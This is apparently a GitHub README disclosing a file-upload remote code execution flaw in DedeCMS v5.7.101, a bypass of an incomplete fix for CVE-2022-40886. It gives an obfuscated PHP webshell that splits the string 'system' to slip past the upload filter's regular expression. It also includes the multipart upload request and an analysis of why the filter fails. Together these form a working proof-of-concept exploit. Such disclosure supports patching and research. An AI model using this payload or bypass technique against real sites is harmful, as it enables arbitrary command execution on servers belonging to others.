

linchuzhu / **Dedecms-v5.7.101-RCE** Public

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View code



ADME.md


Dedecms-v5.7.101-RCE

Vulnerability Description

Since CVE-2022-40886 is not fully fixed, Dedecms still has a file upload vulnerability, leading to RCE.

Vulnerability to reproduce

Log in to the backend of the website.




Upload the file hhh.php, the content of the file is as follows:

```
<?php $x='sys';$xx='tem';$xxx=$x.$xx;$y='di';$yy='r';$yyy=$y.$yy;$xxx($yyy) ?>
```

```
-----4335819/4339/0393/3102303904
Content-Disposition: form-data; name="upfile1"; filename="hhh.php"
Content-Type: application/x-php

<?php $x='sys';$xx='tem';$xxx=$x.$xx;$y='di';$yy='r';$yyy=$y.$yy;$xxx($yyy) ?>
-----435581 97433978393731 82505964
```

Visit hhh.php :



Vulnerability Analysis

In /dede/file_manage_control.php , the content of the file we upload will first be checked by uploadsafe.inc.php .

In CVE-2022-40886 , the POC uses \$_COOKIE to bypass the \$cfg_disable_funs parameter blacklist. It can be seen that in v5.7.101, uploads/include/uploadsafe.inc.php added the limit of \$_COOKIE , and added some regular matching filtering.



Focus on the regular matching expression added by uploadsafe.inc.php .

```
if(preg_match("#<\?(php|=)#i", " {$content}") == TRUE) {
    if(preg_match("#[$][_0-9a-z]+\s*([(\s\S*))][\s]*[;]#iU", " {$content}") == TRUE) {
        $content = dede_htmlspecialchars($content);
        die("DedeCMS提示:当前上传的文件中存在木马！<pre>{$content}</pre>");
    }
    if(preg_match("#[@][$][_0-9a-z]+\s*([(\s\S*))][\s]*[;]#iU", " {$content}") == TRUE) {
        $content = dede_htmlspecialchars($content);
        die("DedeCMS提示:当前上传的文件中存在木马！<pre>{$content}</pre>");
    }
    if(preg_match("#[^\s\S]*[^\s\S]*#i", " {$content}") == TRUE) {
        $content = dede_htmlspecialchars($content);
        die("DedeCMS提示:当前上传的文件中存在后门！<pre>{$content}</pre>");
    }
}
```

Among them, there is the following regular expression, if the match is successful, the process will be terminated and returned DedeCMS提示:当前上传的文件中存在木马 。

```
[$][_0-9a-z]+\s*([(\s\S*))][\s]*[;]
```

This regular expression prevents a lot of malicious code, but it needs to meet the requirements ending with ; , and shell injection can still be performed through <?php ?> .

```
<?php $x='sys';$xx='tem';$xxx=$x.$xx;$y='ca';$yy='lc';$yyy=$y.$yy;$xxx($yyy) ?>
```

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